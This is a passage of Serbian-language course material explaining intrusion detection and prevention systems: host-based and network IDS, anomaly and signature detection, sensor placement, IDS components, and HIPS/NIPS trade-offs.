Mašinu bi trebalo konfigurisati tako da se ne može uraditi ping, tj. tako da odbija ICMP Echo-type pakete. Ovo je možda najlakše postići korišćenjem IP Tables. IDS mašina bi trebalo da bude korišćena isključivo za detekciju upada. Ne bi trebalo da bilo koji drugi servis bude prisutan i ne bi trebalo kreirati korisničke naloge.

Moguće je zaštititi IDS i korišćenjem interfejsa bez adrese i prikrivenog mrežnog interfejsa. Interfejsi na kojima radi IDS uglavnom su postavljeni i za primanje i za slanje podataka, te rade tako da primaju i pakete koji nisu namenjeni njima direktno.

Prikriveni interfejs je mrežni interfejs na kome IDS senzor može samo da prima podatke, a ne i da ih šalje.

Drugi način zaštite IDS-a je korišćenje interfejsa koji nema dodeljenu IP adresu, jer se na takav interfejs ne može pristupiti.

Zaštitu je moguće sprovesti i upotrebom transparentnih IDS prenosnika (Transparent bridges).

Poglavlje 3

IDS zasnovan na hostu

IDS ZASNOVAN NA HOSTU - PRIKAZ

IDS/IPS sistema proverava integriteta sistema, nadgleda status najvažnijih sistemskih datoteka.

IDS zasnovan na hostu *(engl.* Host-based IDS *) dodaje specijalizovan sloj bezbednosnog softvera za ugrožene ili osetljive sisteme, koji prati aktivnosti na sistemu na razne načine sa ciljem da otkrije sumnjivo ponašanje. IDS/IPS sistema proverava integriteta sistema, nadgleda status najvažnijih sistemskih datoteka. Detektuju promene sistemskih datoteka tako što arhivira njihove atribute (veličina, lokacija, vreme poslednje izmene, prava čitanja/ pisanja, ...). IDS može biti u mogućnosti da zaustavi napad pre nego je učinjena šteta, mada je njegova osnovna svrha da otkrije upad, prijavi sumnjive događaje i šalje upozorenje (engl.* alerts *).*

Glavna prednost IDS zasnovanog na hostu je da se može otkriti oba, i spoljašnji i unutrašnji upad, nešto što nije moguće sa IDS zasnovanom na mreži ili mrežnom barijerom (engl. firewall*). Ovi sistemi su popularni na serverima koji koriste kriptozaštićene kanale ili kanale prema drugim serverima.*

DVA OPŠTA PRISTUPA DETEKCIJE UPADA

IDS zasnovan na hostu sledi jedan od dva opšta pristupa detekcije upada.

IDS zasnovan na hostu sledi jedan od dva opšta pristupa detekcije upada, iako u praksi, sistem može koristiti kombinaciju oba pristupa:

Detekcija anomalija*: Uključuje prikupljanje podataka u vezi sa ponašanjem legitimnih korisnika u određenom vremenskom periodu. Zatim se primenjuju statistički testovi na posmatrano ponašanje kako bi se utvrdilo, sa visokim nivoom poverenja, da li je to ponašanje legitimih korisnika. U suštini, ovim pristupom se pokušava definisanje normalnog, ili očekivanog ponašanja. Ovaj pristup je efikasan protiv prerušavanja. Dva pristupa statističke detekcije anomalija su:*

- *detekcija praga: uključuje definisanje pragova, nezavisno od korisnika, za učestalost pojavljivanja različitih događaj;*
- *detekcija zasnovan na profilu: koriste se aktivnosti svakog korisnika za otkrivanje promena u ponašanju korisnika.*

Detekcija potpisa *(*Signature detection*): Definiše skup pravila ili modela napada koji se koriste da bi se otkrilo da li je dato ponašanje, ponašanje uljeza. To je pokušaj definisanja merodavnog ponašanja i koji može biti u stanju da prepozna događaje i sekvence koje otkrivaju prodiranje.*

AUDIT ZAPISA

Osnovni alat za detekciju upada je audit (nadzor) zapisa.

Neki zapisi stalnih aktivnosti korisnika moraju biti održavani kao ulaz za IDS. U osnovi, koriste se dva plana:

- Prirodni audit zapisi ***(***Native audit recodrs***)****: virtualni ili operativni sistem sa više korisnika sadrži softver koji prikuplja podatke o aktivnosti korisnika. Prednost korišćenja ovih informacija je da nije potrebna dodatna zbirka softvera. Nedostatak je da prirodni audit zapisi možda ne sadrže potrebne podatke ili se možda ne nalaze u pogodnom obliku.*
- Detekcija specifičnih audit zapisa*: Zbirka veština koja se može implementirati da generiše audit zapise koji sadrže samo informacije potrebne za IDS. Jedna od prednosti ovakvog pristua je da bi mogla nezavisno da se distribuira i koristi na različitim sistemima.*

Dobar primer za detekciju specifičnih audit zapisa je jedan koga je razvio Dorothy Denning. Svaki audit zapis sadrži polja. Većina operacija korisnika se sastoje od niza osnovnih radnji. Dekompozicija operacija korisnika na osnovne radnje ima nekoliko prednosti u pojednostavljivanju praćenja aktivnosti na sistemu.

DETEKTOVANJE ANOMALIJA

Detekcija praga (engl. threshold detection) uključuje brojanje dešavanja specifičnih događaja u određenom vremenskom intervalu.

Ako taj broj prevazilazi nešto što se smatra realnim brojem koji se može očekivati, tada postoji sumnja na upad. Analiza praga, sama po sebi, neefikasan je postupak detekcije, čak i za umereno sofisticirane napade. Oba, i prag i vremenski interval – moraju biti određeni.

Detekcija anomalija *zasnovana na profilu bazirana je na karakterističnom prethodnom ponašanju pojedinih korisnika ili grupe povezanih korisnika, a zatim otkrivanje značajnih odstupanja. Profil čini skup parametara, tako da odstupanja samo jednog parametra neće biti dovoljno za signal upozorenja. Osnov ovog pristupa je analiza audit zapisa. Audit zapisi daju ulaz za funkciju detekcije upada na dva načina.*

- *Prvo, dizajner mora da odluči o broju kvantitativnih mera koje se mogu koristiti za merenje ponašanja korisnika.*
- *Drugo, tekući audit zapisi se koriste za otkrivanje upada. To jest, model detekcije upada analizira dolazne audit zapise kako bi se utvrdilo odstupanje od prosečnog ponašanja.*

VEŠTAČKA INTELIGENCIJA ZA DETEKCIJU ANOMALIJA

Veštačka inteligencija (AI) omogućava da se bezbednost podigne na viši nivo bez korišćenja listi pravila ili procedura koje bi u svakom drugom slučaju morale biti dopunjene.

Sistemi za detekciju upada su reaktivni umesto adaptivni. To znači da funkcionišu tako što ograničavaju neke funkcionalnosti u službi veće bezbednosti. Ilustracija problema jeste prelazak sa DNS (Domain Name System) na DNSSEC (Domain Name System Security Extensions).
Prednost koju dobijamo jeste povećana bezbednost. Cena ovoga je povećan broj ključeva čije reizdavanje uvek može stvoriti neke nove propuste i ranjivosti koje nisu postojale. Ojačavanje sistema uvek znači i dodatne provere i validacije što usporava rad ili ograničava korišćenje sistema.

Postavlja se pitanje kada uvesti AI u bezbednosne sisteme i kako to učiniti. Najbolja praksa bila bi graditi ceo sistem na osnovu postavljene arhitekture sa implementiranim bezbednosnim svojstvima zasnovanim na veštačkoj inteligenciji. Drugi pristup je dodavanje svojstava na već razvijene sisteme, na mestima na kojima je to neophodno i kada je neophodno. Eksperti ovakav sistem bezbednosti nazivaju još i imuni sistem, analogno biološkom imunom sistemu.

Cela ideja zasnovana je na mašinskom učenju i korišćenju statistike. To dovodi do pokretanja pitanja o lažnim upozorenjima (false positive). Sve ovo je moguće ukoliko se napravi sistem takav da rezonuje i shvata lažna upozorenja korišćenjem Bajesovih formula (Bayesian updating).

DISTRIBUIRANI IDS ZASNOVAN NA HOSTU

Tradicionalno, IDS zasnovan na hostu usmeren je na objekte jednog sistema.

U mreži je potrebno štititi distribuirani skup računara unutar lokalne mreže ili Interneta. Efikasnija odbrana distribuiranog skupa hostova podržan LAN protokolima ili interna mreža (internetwork) može se postići koordinacijom i koperacijom između IDS sistema u mreži. Prilikom projektovanja sistema za distribuiranu detekciju upada treba uzeti u obzir nekoliko činjenica:


- *Sistem za distribuiranu detekciju upadatreba da se bavi različitim formatima audit zapisa. U heterogenom okruženju, različiti sistemi koristiće različite sisteme za audit zapise, i ukoliko koriste i detekciju upada, mogu da koriste različite formate za sigurnosne audit zapise.*
- *Jedan ili više čvorova u mreži će služiti kao tačka za prikupljanje i analizu podataka u mreži. Stoga postoji zahtev za obezbeđenjem integriteta i poverljivosti podataka. Poverljivost je potrebna zbog toga što prenete audit informacije mogu biti značajne.*

Integritet je potreban da se spreči upad, da uljez maskira svoje aktivnosti držeći u pripravnosti prenete audit informacije.

CENTRALIZOVANA I DECENTRALIZOVANA ARHITEKTURA

Moguće je koristiti centralizovanu ili decentralizovanu arhitekturu.

Kod centralizovane postoji jedna centralna tačka za korekciju i analizu audit podataka. Posao oko korelisanih dolaznih informacija je olakšan, ali stvara potencijalno zagušenje u mreži. Sa decentralizovanom arhitekturom, postoji više centara za analizu koji međusobno koordiniraju razmenjuju informacije. Sistem je dizajniran da bude nezavisan od operativnog sistema ili implementiranog audit sistema.



Slika 3.1 -Distribuirani IDS zasnovan na hostu [Izvor: Autor]

Poglavlje 4

IDS baziran na mreži

MREŽNI IDS

NIDS pregleda paket po paket saobraćaja u realnom vremenu, ili blizu realnom vremenu, u pokušaju da otkriju model upada.

Mrežni IDS *(* Network-Based IDS - NIDS *) prati saobraćaj u odabranim tačkama na mreži ili skupu međusobno povezanih mreža. Mrežni IDS sistemi raspolažu bazom podataka sa različitim parametrima poznatih napada.* NIDS *pregleda paket po paket saobraćaja u realnom vremenu, ili blizu realnom vremenu, u pokušaju da otkriju model upada. Ako pronađu poklapanje sa postojećim modelima aktivnosti u bazi, IPS sistemi šalje upozorenje administratoru ili pokušava da blokira napad u ranoj fazi. NIDS može ispitivati aktivnosti na mrežnom, transportnom i / ili aplikativnom nivou protokola. Napomena: suprotno od IDS zasnovanog na hostu, NIDS pregleda paket saobraćaja usmeren na potencijalno ugrožene računarske sisteme na mreži.* IDS *zasnovan na hostu ispituje aktivnost na hostu.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.


INLINE I PASIVNI SENZOR

Analiza saobraćaja za otkrivanje upada može biti izvršena na senzoru, na management serveru, ili neka kombinacija ove dve komponente

Tipični NIDS sistem uključuje brojne senzora za praćenje paketa saobraćaja, jedan ili više servera za NIDS upravljačke funkcije, i jednu ili više konzola za upravljanje ljudskim interfejsom.. Senzori mogu da budu raspoređeni na jedan od dva načina: inline i pasivno.

Inline senzor *umetnut je u mrežni segment, tako da saobraćaj koji se nadgleda mora proći kroz senzor; moguće je kombinovanje NIDS senzora logike sa drugim mrežnim uređajem (npr. firewall, LAN komutator).*

Pasivni senzor *nadgleda kopiju mrežnog saobraćaja; aktuelni saobraćaj ne prolazi kroz uređaj. Sa aspekta protoka saobraćaja, pasivni senzor je efikasniji od inline senzora, jer on ne dodaje dodatni korak za rukovanje koji doprinosi zakašnjenju paketa.* Senzor se priključuje na mrežni prenosi medijum (tab) koja obezbeđuje senzoru kopiju celokupnog mrežnog saobraćaja. Mrežna kartica za međuvezu (Network Interface Card – NIC) za ovaj tap obično nema IP adresu. Celokupan saobraćaj na kartici – NIC je jednostavno prikupljen bez interakcije protokola sa mrežom. Senzor ima drugi NIC koji se povezuje na mrežu sa IP adresom, i senzor omogućava da komunicira sa NIDS upravljačkim serverom.




Slika 4.1 -Inline sensor [Izvor: Autor]

RAZMEŠTAJ NIDS SENZORA

Sa jedne strane, ključna odluka za administratora za bezbednost je položaj senzora.

U zavisnosti od vrste aktivnosti koje želimo da detektujemo, IDS možemo postaviti tako da funkcioniše interno, eksterno ili interno i eksterno. IDS senzor može biti smešten na jedno ili više mesta u mreži koja se nadgleda. Priroda napada može odrediti smeštaj: napadi iz lokalne mreže, napadi izvan lokalne mreže. Ukoliko se otkrivaju samo spoljašnji napadi, IDS je najbolje postaviti iza rutera preko koga lokalna mreža ima pristup internetu. Time će sav saobraćaj koji prolazi kroz ruter proći i kroz IDS.

Zajednička lokacija za NIDS senzor je unutar spoljašnjeg zaštitnog zida, gde je mogući napad poreklom iz spoljašnjeg sveta. Umesto da se postavi NIDS senzor unutar spoljašnjeg zaštitnog zida, administrator za bezbednost može odlučiti da stavi NIDS senzor između spoljašnjeg zaštitnog zida i Interneta ili WAN. U tom položaju, senzor može da nadzire celokupan mrežni saobraćaj, nefiltriran. Administrator može konfigurisati zaštitni zid, jedan ili više senzora na granici na mreži, sa obe strane spoljašnjeg zaštitnog zida, kako bi zaštitili glavni deo mreže, poput onih koji podržavaju interne servere i baze podataka resursa. Budući da senzor prati saobraćaj samo na delu uređaja, može biti podešen za određene vrste napada i protokole, čime se smanjuje obrada na senzoru.



Slika 4.2 -Položaj NIDS senzora [Izvor: Autor]

Poglavlje 5

Arhitektura IDS

KOMPONENTE IDS

IDS je podeljen na nekoliko komponenti. Pojedinačne komponente su često udružene u složenije celine.

Komponente komuniciraju međusobno sa ciljem efikasnijeg otkrivanja pretnji I beleženjem u log fajl. Komunikacija je uspostavljena slanjem poruka međusobno. Ono što je postignuto ovakvim razdvajanjem je jednostavnost razvoja, bolja podela zadataka unutar sistema i mogućnost korišćenja modula iz različitih IDS sistema u jednoj heterogenoj celini. Nekada je moguće komponente razmestiti na više zasebnih računara čime se postiže paralelizam. Teško je uklopiti IDS komponente različitih proizvođača iz razloga što se koriste različiti formati poruka.

Komponente od kojih se sastoji IDS su:
- Dekoder paketa
- Pretprocesor
- Sistem otkrivanja
- Sistem za logovanje i upozoravanje
- Izlazni moduli

Moguće je grupisanje pojedinačnih komponenti sa sličnim funkcijama u jedan modul. Dekoder i petprocesor mogu biti u sklopu jednog modula za pripremu mrežnih paketa. Komponente koje svaki IDS ima su dekoder paketa, pretprocesor i sistem za otkrivanje. Ove komponente čine IDS senzor. Sistem za nadzor mreže može se sastojati od više senzora.

DEKODER PAKETA I PRETPROCESOR

Dekoder paketa prima pakete sa različitih tipova mrežnih interfejsa i priprema ih za dalju obradu pretprocesoru.

U IDS dolaze paketi različitih formata u zavisnosti s kog interfejsa dolaze. Primeri interfejsa su Ethernet, SLIP, PPP i drugi. Zbog ovoga je neophodno osigurati jedinstveni format dekodiranog paketa.

Pretprocesor je komponenta koja može promeniti i preurediti sadržaj paketa pre nego što on ode dalje na analizu. Greške koje na paketima može otkriti pretprocesor su različite I u osnovi se svode na proveru zaglavlja u primljenim paketima. IDS može imati više pretprocesora. Uobičajeno je da svaki senzor ima sopstveni pretprocesor.

Ova komponenta može biti od koristi i kada je u pitanju defragmentacija paketa. Paketi su obično fragmentovani kada dolaze na obradu. Maksimalna dužina paketa je 1500 bajtova. Ukoliko se šalje više od toga, paket će biti podeljen u više manjih paketa, tako da nijedan od fragmenata ne prelazi veličinu od 1500 bajtova. Sistem koji prima podatke zadužen je da od ovih izdeljenih fragmenata napravi originalni paket tako što će izdeljene fragmente spojiti. Isto važi za IDS, neophodno je da paket bude u izvornom obliku, tj. da bude spojen u celinu kako bi IDS mogao da upoređuje potpise.

SISTEM OTKRIVANJA

Sistem otkrivanja je najvažniji deo IDS sistema.

Ima ulogu proveravanja da li primljeni paketi ispunjavaju neki od uslova potpisa i pravila, odnosno da li je sadržaj paketa u dozvoljenim granicama rada sistema. U slučaju IDS sistema, potpisi se upoređuju sa bazom pravila.
Sistem otkrivanja je vremenski najkritičnija i najosetljivija komponenta IDS-a. U zavisnosti od toga koliko je jak računar i koliko je pravila definisano, vreme odziva može da varira. Ukoliko je preopterećen saobraćaj i postoji previše paketa, neki od paketa se mogu odbaciti čime se ne bi dobio odgovor u realnom vremenu.
Otkrivanje napada se može obavljati na različitim delovima paketa:
• Zaglavlja na mrežnom sloju (IP, IPX, ICMP, itd.)
• Zaglavlja na prenosnom sloju (TCP, UDP, itd.)
• Zaglavlja na aplikativnom slogu (DNS, FTP, SNMP, SMTP, itd.)
• Sadržaj paketa (payload) na aplikativnom sloju

Sistem otkrivanja može da radi na više načina. Jedan od načina podrazumeva da se za paket koji odgovara jednom od uslova odmah stvara sigurnosno upozorenje i zapis u log-u, dok paket prestaje da se obrađuje. Na taj način stvara se samo jedno sigurnosno upozorenje za paket iako možda zadovoljava uslove više pravila. Ovaj način radi ima jedan problem. Kada se naiđe na pravilo koje generiše upozorenje niskog nivoa, sva ostala upozorenja se ne generišu. Može se desiti da postoji upozorenje najvišeg nivoa, ali ono neće biti generisano jer je u paketu već pronađeno jedno upozorenje, niskog nivoa te su sva ostala upozorenja preskočena. Rešenje je proveravanje svih pravila pre generisanja upozorenja.

SISTEM ZA LOGOVANJE I UPOZORAVANJE

U zavisnosti od toga šta sistem otkrivanja pronađe u okviru paketa, sistem za vođenje dnevnika i upozoravanje stvara sigurnosno upozorenje kao i odgovarajući zapis u dnevniku.

U dnevniku se nalaze podaci dobijeni od sistema otkrivanja i uglavnom se sastoje od podataka o aktiviranom pravilu kao i paketu koji ga je aktivirao.
Podaci o aktiviranom pravilu:
• Vreme kada je pravilo aktivirano
• Izvor i odredište IP adrese
• ID pravila

- Opis pravila i referenca za detaljnije informacije
- Sadržaj i zaglavlje paketa
- Oznaka komponente koja je otkrila napad
- Prioritet otkrivenog napada

Uglavnom IDS sistemi pružaju i dodatne opcije za nadzor ovog dela sistema što omogućava filtriranje određenih vrsta upozorenja kao i ograničavanje brzine njihovog zapisivanja. To je važno jer će IDS u mnogo slučajeva stvarati veliki broj lažnih upozorenja iste vrste i tako bespotrebno puniti dnevnik i remetiti mrežni saobraćaj. Filtriranjem i ograničavanjem može se ograničiti broj zapisa određene vrste pravila u određenom vremenskom periodu ili se može skroz zabraniti.

IZLAZNI MODULI

Izlazni moduli obavljaju fizičko spremanje zapisa u datoteku ili bazu podataka.

Uloga izlaznih modula je formatiranje podataka koji su primljeni od sistema za vođenje dnevnika i upozoravanje. Izlazni moduli obrađuju format zapisa (na primer, u bazi ili datoteci), zatim definišu metod dojave sigurnosnog upozorenja. Omogućavaju rad IDS – a na okolinama različitog tipa. Recimo, sistem otkrivanja i druge kritične komponente mogu da se nalaze na Linux operativnom sistemu, a zahvaljujući izlaznom modulu dnevnici se mogu čuvati na računarima koji imaju drugi operativni sistem (Microsoft Windows, Mac OS).
S obzirom da se u većini slučajeva datoteke zapisa ne čitaju direktno nego se dalje analiziraju dodatnim alatima, to je još jedan razlog za upotrebu različitih vrsta izlaznih formata zapisa dnevnika. Prilikom analize, upotrebom dodatnih alata moguće je dobiti detaljniji uvid u česte napade i njihovu strukturu.
Najčešće korišćeni formati datoteka dnevnika i načini dojavljivanja:
- Tekstualne datoteke
- XML datoteke
- Postavljanje SNMP varijabli
- Korišćenje usluga operativnog sistema (slanje na syslog)
- Korišćenje sistema za upravljanje relacionim bazama podataka (RDBMS)
- Slanje SMB (Service Message Block) poruka
- Slanje upozorenja elektronskom poštom

Poglavlje 6

Sistemi za sprečavanje upada (IPS)

SISTEMI ZA SPREČAVANJE UPADA

Mrežne barijere i antivirusni programi pokušavaju da blokiraju napade, a IDS pokušava da identifikuje napad dok se on dešava.

Tradicionalno, mrežne barijere i antivirusni programi pokušavaju da blokiraju napade, a IDS pokušava da identifikuje napad dok se on dešava. Takve tehnike su od velikog značaja za odbranu sigurnosti sistema "po dubini", ali imaju ograničenja. Mrežna barijera može zaustaviti servis (uslugu) blokirajući određene portove, ali ne može da oceni saobraćaj koji koristi dozvoljene (otvorene) portove. IDS može oceniti, tj. analizirati saobraćaj koji prolazi kroz ove otvorene portove, ali ga ne može zaustaviti. IPS može proaktivno blokirati napade.

IDS sistemi zasnovani na potpisima koncentrisani su na to kako napad "radi", tj. kako se izvodi. Ako napadač unese minorne izmene u napad (pomoću različitih tehnika za izbegavanje IDS-a), prethodno formirani potpisi neće više moći da otkriju napad. IPS se fokusira na to šta napad radi, što je relativno nepromenljivo. IPS sistemi sprečavaju poznate napade; nove, nepoznate vrste napada potrebno je prvo identifikovati i analizirati, pa na osnovu toga napraviti potpis, tj. oznaku koja će biti dodata u bazu IPS sistema kako bi se omogućila detekcija napada. Znači, jedan od osnovnih zahteva koji se postavljaju pred svaki budući IPS sistem jeste da obuhvata i sprečava poznate i nepoznate napade na računarske i informacione sisteme i mreže. Osim detekcije napada i izveštavanja, od sistema za sprečavanje napada se očekuje da obezbedi automatizovani odgovor kojim će se sprečiti dalji tok napada. Sprečavanje otkrivenih napada najčešće se svodi na prekidanje veze sa onih adresa na kojima su primećene zlonamerne aktivnosti.
Znači, osnovne funkcije IPS sistema su sledeće:
• identifikacija neovlašćenih aktivnosti na osnovu potpisa,
• identifikacija neovlašćenih aktivnosti na osnovu detektovanih anomalija,
• vođenje evidencije i/ili slanje upozorenja administratorima zaduženim za sigurnost u realnom vremenu,
• prikupljanje forenzičkih podataka o detektovanim napadima,
• sprečavanje napada.

PRINCIPI NA KOJIMA RADE IPS SISTEMI

Navode se neki od principa na kojima rade IPS sistemi.

• Heuristički pristup zasnovan na softveru (engl. software based heuristic approach). Ovaj pristup je sličan onom koji se koristi u IDS sistemima za detekciju anomalija upotrebom

neuronskih mreža sa dodatnom sposobnošću da deluje protiv napada i da ih blokira.
• Sandbox pristup (engl. sandbox approach). Mobilni kôd – kao sto su ActiveX, Java apleti i skriptovi na različitim jezicima – stavljaju se u karantin (engl. sandbox), tj. područje sa ograničenim pristupom ostatku sistemskih resursa. Sistem onda pokreće kôd u ovom karantinu i nadzire njegovo ponašanje. Ako kôd narušava unapred definisanu politiku, on će biti zaustavljen i sistem će biti zaštićen od njegovog daljeg izvršavanja i izvođenja napada (Conry-Murray).
• Hibridni pristup (engl. hybrid approach). Na mrežnim IPS sistemima (NIPS) koriste se različite metode detekcije, uključujući sisteme za detekciju anomalija protokola, anomalija saobraćaja i detekciju potpisa, kako bi se donela odluka o opasnosti od napada i blokirao saobraćaj koji dolazi iz linijskog (engl. inline) rutera1.
• Pristup zasnovan na zaštiti pomoću jezgra (engl. kernel based protection approach). Ovaj pristup se koristi kod HIPS sistema. Većina operativnih sistema ograničava pristup korisničkih aplikacija jezgru. Jezgro upravlja pristupom sistemskim resursima kao što su memorija, U/I uređaji i procesor, sprečavajući direktan pristup od strane korisnika. Da bi upotrebile ove resurse, korisničke aplikacije šalju zahteve ili sistemske pozive jezgru, koje se dalje brine o izvršavanju operacije. Svaki kôd koji pokušava da izvrši neku zloupotrebu, pokrenuće bar jedan sistemski poziv da bi dobio pristup privilegovanim resursima ili uslugama. IPS zasnovan na zaštiti pomoću jezgra, sprečava izvršenje zlonamernih sistemskih poziva.

HIPS SISTEMI

HIPS sistemi jesu programski alati za sprečavanje napada koji obezbeđuju zaštitu od zlonamernih aktivnosti na pojedinačnim računarima.

Osnova HIPS sistema su agenti instalirani na klijentskim računarima koji u saradnji sa operativnim sistemom nadgledaju aktivnosti na računaru na kom su instalirani. Nakon detekcije potencijalno zlonamernih aktivnosti, zlonamerni proces se automatski blokira kako bi se sprečilo dalje izvršavanje potencijalnog napada.

Metode zaštite koje se pri tom koriste najčešće su povezane sa otkrivanjem napada zasnovanom na detekciji oznake. Nakon što je detektovana aktivnost koja odstupa od sigurnosne politike definisane pravilima, zlonamerni proces se istog trenutka zaustavlja kako bi se sprečili eventualni problemi. Osim ovog pristupa, HIPS sistemi često koriste i metode nadgledanja sistema, gde agenti neprekidno prate promene u važnijim komponentama sistema, kao što su, na primer, baza Registry, važnije sistemske datoteke i servisi. Sve aktivnosti koje na bilo koji način ukazuju na neovlašćene modifikacije takvih komponenata, odmah se blokiraju. Treća metoda je hibridni pristup koji predstavlja kombinaciju navedenih metoda.

Svaki proizvođač HIPS sistema nudi unapred definisanu listu pravila kojima se definišu legitimne i nelegitimne aktivnosti na sistemu, i na osnovu koje je moguće uočiti potencijalne nepravilnosti u ponašanju samog operativnog sistema ili aplikacija koje se na njemu pokreću. HIPS sistem može, takođe, nakon instalacije neko vreme da prati rad svih procesa na računaru i da na osnovu toga formira bazu normalnih, legitimnih aktivnosti računara. Nakon što je "naučio" uobičajene aktivnosti u radu računara, HIPS može da prepozna sve procese

koji se ponašaju drugačije od uobičajenog ponašanja i sve promene u sistemu koje ne spadaju u skup uobičajenih promena, a zatim da upozori da se radi o nedopuštenim aktivnostima i da te aktivnosti ukloni.
HIPS takođe može biti implementiran na mrežnoj barijeri čime se ostvaruje zaštita računara na nivou mreže, pa se potencijalni zlonamerni paket odbacuje pre nego što uopšte dospe do aplikacije kojoj je usmeren.

PREDNOSTI I NEDOSTACI HIPS SISTEMA

HIPS sistemi, kao i sve druge sigurnosne tehnologije, imaju svoje prednosti i nedostatke.

Neke od prednosti HIPS sistema su:
• zaštita od takozvanih "zero day" napada na sistem,
• smanjene obaveze zaposlenih koji su odgovorni za sigurnost (na primer, upravljanje zakrpama),
• smanjenje troškova održavanja sistema i
• mogućnost implementacije u aplikacije koje se razvijaju.
Nedostaci HIPS sistema su sledeći:
• troškovi implementacije (sistem zahteva agenta za svaku radnu stanicu),
• relativno dug period implementacije i podešavanja (tj. obučavanja),
• izazivanje problema u radu aplikacija (ukoliko je sistem loše konfigurisan),
• neophodnost ispitivanja svake nove aplikacije u interakciji sa HIPS sistemom pre uvođenja,
• ne saniraju infekcije do kojih je već došlo.

MREŽNI IPS SISTEMI - NIPS

Mrežni IPS sistem (engl. network based IPS, NIPS) kombinuje funkcionalnost standardnih NIDS sistema i mrežnih barijera sa dodatnim metodama sprečavanja zlonamernih aktivnosti.

NIPS, kao i tipična mrežna barijera, ima dve mrežne kartice – jednu namenjenu vezivanju na unutrašnju i jednu namenjenu vezivanju na spoljašnju mrežu. IPS analizira paket primljen na bilo kom mrežnom interfejsu i odlučuje da li predstavljaju pretnju. Ukoliko je paket, koji može biti i deo dozvoljene veze, prepoznat kao zlonameran, odbacuje se i ne propušta na drugu stranu HIPS sistema. Ostali paketi, koji su povezani s tim paketom (tj. s tom vezom) automatski se odbacuju. Opisani način rada NIPS-a je preventivan, za razliku od NIDS-a koji prosleđuje pakete pa tek onda analizira da li paket predstavlja pretnju. Pojedini NIDS-ovi, nakon što ustanove da je uspostavljena veza nelegitimna, tu vezu mogu i da prekinu, ali su paketi koji su stigli pre saznanja o nelegitimnosti veze ipak prosleđeni na svoja odredišta gde mogu prouzrokovati probleme u radu.

Glavno poboljšanje NIPS-a u odnosu na mrežne barijere koje rade na sloju mreže ili transportnom sloju jeste dubinska analiza sadržaja paketa (engl. Deep Packet Inspection) u realnom vremenu. Pod dubinskom analizom sadržaja paketa u realnom vremenu

podrazumevaju se različite metode pomoću kojih NIPS može analizirati sadržaj pojedinih paketa ili grupe paketa koji pripadaju istoj vezi, kako bi odredio da li je u njima sadržan zlonamerni kôd ili slična programska anomalija. Dubinska analiza sadržaja paketa u realnom vremenu omogućava NIPS-u da uoči prikrivene napade prvenstveno usmerene na Web servere, servere za e-poštu i DNS servere.

Navešćemo najbitnije prednosti i nedostatke NIPS sistema.
Osnovne prednosti su sledeće:
• onemogućava širenje crva bez zaustavljanja legitimnog mrežnog saobraćaja,
• štiti od novih napada (pre nego što kod za eksploataciju postane poznat),
• smanjuje troškove rešavanja incidenata,
Osim troškova uvođenja (koji očigledno predstavljaju univerzalni nedostatak svih zaštitnih tehnologija), osnovni nedostatak NIPS sistema je u tome što predstavljaju jednu tačku otkaza sistema “engl. single point of failure”.

PRIMENA SISTEMA SA VEŠTAČKOM INTELIGENCIJOM

Alternativni pristup koji omogućava rešavanje problema jeste korišćenje sistema sa veštačkom inteligencijom.

Veštačka inteligencija je naučna oblast u kojoj se istražuje kako da se naprave računari koji bi uspešno radili stvari koje u ovom momentu bolje rade ljudi. Danas postoje realizovani sistemi koji su u stanju da autonomno obavljaju složene funkcije i rešavaju probleme, kakve su jedino ljudi bili u stanju da obavljaju. Nije redak slučaj da takvi sistemi obavljaju te zadatke i daleko uspešnije od ljudi.
